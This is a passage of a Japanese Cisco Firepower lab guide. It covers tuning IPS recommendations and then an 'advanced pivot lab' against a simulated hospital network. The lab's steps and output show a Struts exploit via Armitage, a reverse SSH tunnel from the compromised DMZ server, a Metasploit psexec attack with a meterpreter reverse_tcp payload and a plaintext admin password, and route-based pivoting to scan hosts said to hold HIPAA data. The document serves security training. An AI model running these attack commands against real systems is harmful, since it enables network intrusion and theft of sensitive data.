


4. シグニチャの選択時に、Firepower の推奨事項が使用するセキュリティレベルのスライダを示すバーが表示されます。[中 (Medium)] のままにするか、高いまたは低いレベルに設定できます。[ルールを無効にする推奨事項に同意する (Accept Recommendations to Disable Rules)] にも注意してください。これは、それまで一度もネットワークで確認されていないアプリケーションまたはサービスのルールがある場合に、Firepower がそのことを特定することで機能します。不要なチェックが除外されるため、システムをできる限り高速に機能させるために役立ちます。ラボ環境のネットワークには限られた数のデバイスしかないため、ラボ環境でこれをオンにしたままにすると、Firepower が大半のシグニチャルールを自動的に無効にします。
5. 次に [推奨事項を生成して使用 (Generate and Use Recommendations)] をクリックします。
6. 数分後に、Firepower が認識しているトラフィックに基づいて有効化または無効化したルールを確認できます。これは、ネットワーク上に実際に存在するものを保護していることを意味します。




7. この例では、Firepower Management Center (FMC) で、イベントを生成 (モニタ) する新しい 157 個のルール、ドロップしてイベントを生成するための 7,452 個のルールが有効になり、最終的に 5,751 個のルールが無効になりました (実際の数値は、アプライアンスに追加で適用された、Talos シグニチャの更新数によって異なります)。これは、デフォルトの新しい IPS ポリシーが導入された出荷時の状態とは大きく異なります。汎用の IPS ポリシーを使用した場合と、ネットワーク環境に適したポリシーを適用した場合とは、これだけの違いがあるのです。

8. 3つの変更(新しいモニタ、ドロップ、または無効化されたルール)の右側にある虫眼鏡をクリックすると、追加または削除されたルールの詳細を確認できます。この例では、[ドロップしてイベントを生成する 7452 個のルールを設定する (Set 7452 rules to drop and generate events)] の虫眼鏡アイコンをクリックして、脅威をドロップするために適用された新しいシグニチャルールを確認します。



9. この環境に固有の膨大な数の新しいルールを確認できます。理由としては、Firepower に組み込まれている脆弱性スキャナがリスクを検知した、新しいサーバが見つかった、ホスト上でアプリケーションが特定されたなどが考えられます。



10. ラボでは、これらの変更を**確定しません**。[推奨事項を使用しない (Do Not Use Recommendations)] ボタンをクリックします。



注: 実際の運用では、推奨事項を受け入れることができます。また、手動で推奨事項を確認して、特定の脅威カテゴリ、または重要なシステムに影響する脆弱性に絞って適用することも可能です。

高度なラボ - ピボット

ネットワーク上の侵害したデバイスにアクセスできるようになった攻撃者は、多くの場合、次にネットワーク内の他のデバイスに対してピボットと攻撃を行います。攻撃者が内部でピボットを行うにはさまざまな方法があります。この高度なラボでは、SSH ポート転送を使用して、既存のリモート シェル(侵害した DMZ サーバ)を通じてトラフィックをルーティングし、ターゲット ネットワーク内の別のデバイスをピボットして攻撃します。それでは始めましょう。

1. Kali 攻撃システムでターミナル ウィンドウを開きます。
2. コマンド プロンプトで「ssh-keygen」コマンドを実行します。
3. キー ファイルを「/root/.ssh/attack」にセットします。
4. 上書きの確認を求められます。上書きする場合は [y] を選択します。
5. 残りのプロンプトに対してそれぞれ Enter を押します。

```
root@kali:~# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): /root/.ssh/attack
/root/.ssh/attack already exists.
Overwrite (y/n)? y
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/attack.
Your public key has been saved in /root/.ssh/attack.pub.
The key fingerprint is:
SHA256:f09cvpte0Yy2GWDj4XKAylXRpjYaSX8FCurcMg9Wqg8 root@kali
The key's randomart image is:
+---[RSA 2048]-----+
|
|
|
|
|
|
|
|
|
|
+---[SHA256]-----+
root@kali:~#
```

6. 次に「attack.pub」パブリック キー ファイルを「authorized_keys」ファイルにコピーします。

```
cp /root/.ssh/attack.pub /root/.ssh/authorized_keys
```

7. 次に「authorized_keys」ファイルに対する Linux でのアクセス権を更新します。

```
chmod 400 /root/.ssh/authorized_keys
```

注: Linux の chmod 400 では、所有者(u)のアクセス権が読み取り(Read)に設定されます。


8. 次に「attack」プライベート キー ファイルをホーム ディレクトリにコピーします。

```
cp /root/.ssh/attack ~
```


```
File Edit View Terminal Tabs Help
root@kali:~# cp /root/.ssh/attack.pub /root/.ssh/authorized_keys
root@kali:~# chmod 400 /root/.ssh/authorized_keys
root@kali:~# cp /root/.ssh/attack ~
root@kali:~#
```

ここでターゲット システムにキーをアップロードします。その前に、DMZ サーバシステムを再度脆弱にして、攻撃によって DMZ サーバがエクスプロイトされるようにします。まずブロックを無効にして Cisco Firepower を IDS に戻します。

9. Cisco Firepower Management コンソールの Firefox ブラウザ セッションに戻ります。上部の [ポリシー (Policies)] タブをクリックし、[アクセス制御 (Access Control)] と [侵入 (Intrusion)] を選択して、Firepower IPS ポリシーを変更します。



10. ポリシーを編集するには、鉛筆アイコンをクリックします。



11. 次に、[ポリシー情報(Policy Information)] 設定で [インラインの場合にドロップ(Drop when Inline)] ボックスをオフにして、[ルール(Rules)] をクリックします。

The screenshot shows the 'Edit Policy: Hack MDS Default IPS Policy' configuration page. The 'Drop when Inline' checkbox is unchecked, and the 'Rules' link in the left sidebar is highlighted with a red arrow. The page displays the following information:

- Policy Information:** Name: Hack MDS Default IPS Policy, Description: (empty), Drop when Inline:
- Base Policy:** Balanced Security and Connectivity (Manage Base Policy)
- Rules Summary:** This policy has 8087 enabled rules. 105 rules generate events, 7982 rules drop and generate events. (Manage Rules, View)
- Buttons:** Commit Changes, Discard Changes

12. フィルタ ウィンドウに「Struts」と入力し、チェックボックスをオンにして [イベントの生成(Generate Events)] を選択し、IPS ポリシーでドロップせず、特定された struts 攻撃に対するイベントだけが生成されるようにします。


The top screenshot shows a list of rules with the following columns: Rule State, GID, SID, and Message. The 'Message' column contains several entries related to Apache Struts attacks, such as 'SERVER-APACHE Apache Struts allowStaticMethodAccess invocation attempt'.

The bottom screenshot shows the 'Event Filtering' window with the following options:


- Generate Events
- Drop and Generate Events
- Disable

The 'Generate Events' option is selected, and the 'Drop and Generate Events' option is highlighted with a red box.

13. 次に [ポリシー情報 (Policy Information)] タブをクリックし、[確定する (Commit)] をクリックして変更を確定し、設定を保存します。
14. 最後に [展開 (Deploy)] ボタンをクリックし、「ftd」サーバを選択後、[展開 (Deploy)] ボタンをクリックして変更をプッシュします。タスクのモニタリング アイコン [!] をクリックして、展開が正常に行われたことを確認します。




15. 次に Kali Linux システムに戻り、struts2 攻撃によって DMZ サーバを再度エクスプロイトします。Armitage を一度閉じてから、新たにインスタンスを開きます。ターミナル ウィンドウを開き、「Armitage」と入力して攻撃ソフトウェアを実行します。Armitage で「struts2」と入力し、「struts2_content_type_ogni」攻撃を選択します。以下に示すポップアップ ウィンドウに入力し、[起動 (Launch)] ボタンをクリックします。




16. エクスプロイトされた DMZ サーバが、再度、稲妻が発生したコンピュータの図として表示されます。次に、この侵害したシステムを、HackMDs 環境にさらに深く侵入するピボットポイントとして使用します。侵害したシステムを右クリックし、[シェル 1 (Shell 1)] > [通信 (Interact)] の順に選択して、侵害したシステムで通信用ターミナルを開きます。「cd webapps」と入力して Web アプリケーション フォルダを開きます。



17. 次に攻撃ペイロードをロードします。侵害したマシンを右クリックし、[シェル 1 (Shell 1)] > [アップロード (Upload)] の順に選択します。



18. 「attack」プライベート キー ファイルを選択し、[開く (Open)] をクリックしてこのペイロードをアップロードします。



19. [シェル 1 (Shell 1)] タブで、「attack」プライベート キー ファイルが正常にアップロードされたことを確認します。「ls」と入力すると、ルート ディレクトリ内のファイルが表示されます。「attack」ファイルが表示されます。シェルがない場合は、エクスプロイトしたシステムを右クリックし、[通信 (Interact)] を選択してシステムとの通信を確立します。

```

Console X exploit X Shell 1 X
$ cd webapps
$ ls
attack
clientportal
clientportal.war
ROOT
test

```

20. 次に、ファイルに対するアクセス権を変更します。「**chmod 400 attack**」コマンドを実行します。

```
chmod 400 attack
```

21. 「**mv attack /tmp/**」を実行して、このファイルを /tmp/attack にコピーします。

```

$ mv attack /tmp/
$ cd /tmp/
$

```

22. ファイルがすでに存在するため、「アクセス権がありません (Permission denied)」というエラーが表示されます。このエラーが表示された場合、またはファイルが正しくコピーされたことを確認する場合は、「**cd /tmp/**」コマンドを入力してフォルダにアクセスし、「**ls**」と入力して、ファイルがそのフォルダにあるかどうかを確認します。ファイルがすでに存在する場合は、次の例のようになります。

```

$ cp attack /tmp/attack
cp: cannot create regular file '/tmp/attack': Permission denied
$ cd /tmp/
$ ls
attack
hsperfdata_dcloud
hsperfdata_tomcat7
systemd-private-0a8dd5e2a04733ad354852867c3ea6-systemd-timesyn
testfile
tomcat7-tomcat7-tmp
vmware-root
$

```

23. リモートシステムで次のコマンドを実行すると、リモートシステムからのトンネルを構築できます。大文字と小文字が区別されるため、正確に入力してください。

```
#ssh -i /tmp/attack -l root 198.18.133.6 -p 22 -N -f -C -R 445:198.19.10.1:445 -o StrictHostKeyChecking=no
```


```
ssh -i /tmp/attack -l root 198.18.133.6 -p 22 -N -f -C -R 445:198.19.10.1:445 -o StrictHostKeyChecking=no
```

24. Kali システムのターミナル ウィンドウに戻り、「netstat -tunap |grep 22」コマンドを実行すると、トンネルが確立されていることを確認できます。ポート 22 で確立された接続が表示されます。

```
root@kali:~# netstat -tunap |grep 22
tcp        0      0 0.0.0.0:22          0.0.0.0:*          LISTEN
tcp        0      0 198.18.133.6:22   198.19.20.5:59796  ESTABLISH
ED 20572/sshd: root
tcp6      0      0 :::22             :::*                LISTEN
582/sshd
```

25. 「バックドア」としてのトンネル IE が確立されると、この接続を通じて、ターゲット ネットワークに対する追加攻撃を実行できます。これをピボットポイントとすることで、この侵害したシステムを通じて、世界のどこからでもネットワーク内の他のシステムを攻撃できるようになります。Armitage に戻り、次のレイヤの攻撃を開始します。

26. Armitage 内で [コンソール(Console)] タブをクリックすると、Metasploit CLI インターフェイスが表示されます。



27. ここで次の攻撃をロードします。次のコマンドで攻撃をセットアップして実行します。

```
msf exploit(multi/handler) > use exploit/windows/smb/psexec
msf exploit(windows/smb/psexec) > set payload windows/meterpreter/reverse_tcp
msf exploit(windows/smb/psexec) > set LHOST 198.18.133.6
msf exploit(windows/smb/psexec) > set LPORT 8822
msf exploit(windows/smb/psexec) > set RHOST 127.0.0.1
msf exploit(windows/smb/psexec) > set SMBDomain ad.hackmds.com
msf exploit(windows/smb/psexec) > set SMBUser Administrator
msf exploit(windows/smb/psexec) > set SMBPass C1sco12345
msf exploit(windows/smb/psexec) > exploit -j
```

```
Console X exploit X Shell 1 X
[*] Command shell session 1 opened (198.18.133.6:24739 -> 198.19.20.5:45572) at 2018-01-17
10:36:04 -0500
msf exploit(multi/handler) > use exploit/windows/smb/psexec
msf exploit(windows/smb/psexec) > set LHOST 198.18.133.6
LHOST => 198.18.133.6
msf exploit(windows/smb/psexec) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(windows/smb/psexec) > set LPORT 8822
LPORT => 8822
msf exploit(windows/smb/psexec) > set RHOST 127.0.0.1
RHOST => 127.0.0.1
msf exploit(windows/smb/psexec) > set SMBDomain AD.HACKMDS.COM
SMBDomain => AD.HACKMDS.COM
msf exploit(windows/smb/psexec) > set SMBUser Administrator
SMBUser => Administrator
msf exploit(windows/smb/psexec) > set SMBPass C1sco12345
SMBPass => C1sco12345
msf exploit(windows/smb/psexec) > exploit -j
[*] Exploit running as background job 8.
[*] Started reverse TCP handler on 198.18.133.6:8822
[*] 127.0.0.1:445 - Connecting to the server...
[*] 127.0.0.1:445 - Authenticating to 127.0.0.1:445|AD.HACKMDS.COM as user 'Administrator'...
[*] 127.0.0.1:445 - Selecting PowerShell target
msf exploit(windows/smb/psexec) >
```

28. ドメイン コントローラが侵害されたことを確認できます。ドメイン コントローラを侵害するには、「exploit -j」を 2 ~ 3 回実行しなければならない場合があります。次の例では、「exploit -j」の 1 回目はタイムアウトになり、2 回目でドメイン コントローラに対するアクセスが可能になりました。

```
[*] 127.0.0.1:445 - Executing the payload...
[+] 127.0.0.1:445 - Service start timed out, OK if running a command or non-service executable...
msf exploit(windows/smb/psexec) > exploit -j
[*] Exploit running as background job 9.
[*] Started reverse TCP handler on 198.18.133.6:8822
[*] 127.0.0.1:445 - Connecting to the server...
[*] 127.0.0.1:445 - Authenticating to 127.0.0.1:445|AD.HACKMDS.COM as user 'Administrator'...
[*] 127.0.0.1:445 - Selecting PowerShell target
[*] 127.0.0.1:445 - Executing the payload...
[+] 127.0.0.1:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (179779 bytes) to 198.18.133.1
[*] Meterpreter session 2 opened (198.18.133.6:8822 -> 198.18.133.1:52590) at 2018-01-17
10:44:54 -0500
meterpreter > |
```

29. Armitage 内の攻撃ウィンドウにシステムが表示され、ドメイン コントローラを侵害できたことがわかります。



30. このドメイン コントローラを通じて、ネットワークの他の部分にピボットを行います。そのための 1 つの方法は、他のホストをリスンしてパッシブに探すことです。次の例では、すでに偵察を実行し、198.19.30/24 に存在するサブネットを 1 つ検出していることを前提に進めます。この情報に基づいて、次の段階の攻撃を実行します。[コンソール X(Console X)] タブをクリックして「meterpreter >」プロンプトが表示されたら、「back」と入力します。

```
Console X exploit X Shell 1 X
[*] Started reverse TCP handler
[*] 127.0.0.1:445 - Connecting
[*] 127.0.0.1:445 - Authenticating
[*] 127.0.0.1:445 - Selecting
[*] 127.0.0.1:445 - Executing
[+] 127.0.0.1:445 - Service start
[*] Sending stage (179779 bytes)
[*] Meterpreter session 2 opened
10:44:54 -0500
meterpreter > back
msf > |
```

31. 「msf >」プロンプトが表示されます。「sessions -i」と入力します。これは小文字の「i」が付いたセッションを示します。

```
msf > sessions -i

Active sessions
=====


```

Id	Name	Type	Information	Connection
1	shell	cmd/unix		198.18.133.6:23590 -> 198.19.20.5:48578 (198.19.20.5)
2	meterpreter	x86/windows	NT AUTHORITY\SYSTEM @ AD1	198.18.133.6:8822 -> 198.18.133.1:54371 (127.0.0.1)


32. ID が 1 と 2 のセッションが表示されます。これは侵害した 2 つのシステムを表します。ID に基づいて各デバイスと通信することになるので、この ID を控えておきます。「msf >」プロンプトで「route add 198.19.30.0/24 2」と入力して、ID 2 を通じた 2 番目のシステムとのルートが追加されます。このコマンドにより、すべての 198.19.30.0/24 トラフィックが meterpreter セッション 2 を通じて送信されます。

```
msf > route add 198.19.30.0/24 2
[*] Route added
```

33. 侵害したドメイン コントローラを通じて、内部ネットワークとのルートが確立されたので、192.168.30.0/24 ネットワーク上のホストをスキャンします。ここに、看護師共有ワークステーションやその他の有益な HIPAA データが存在します。スキャンするには、Armitage の [ホスト(Hosts)] メニューで [MSF スキャン(MSF Scans)] を選択します。




34. 入力ボックスに「198.19.30.96/29」と入力し、[OK] をクリックしてスキャンを開始します。

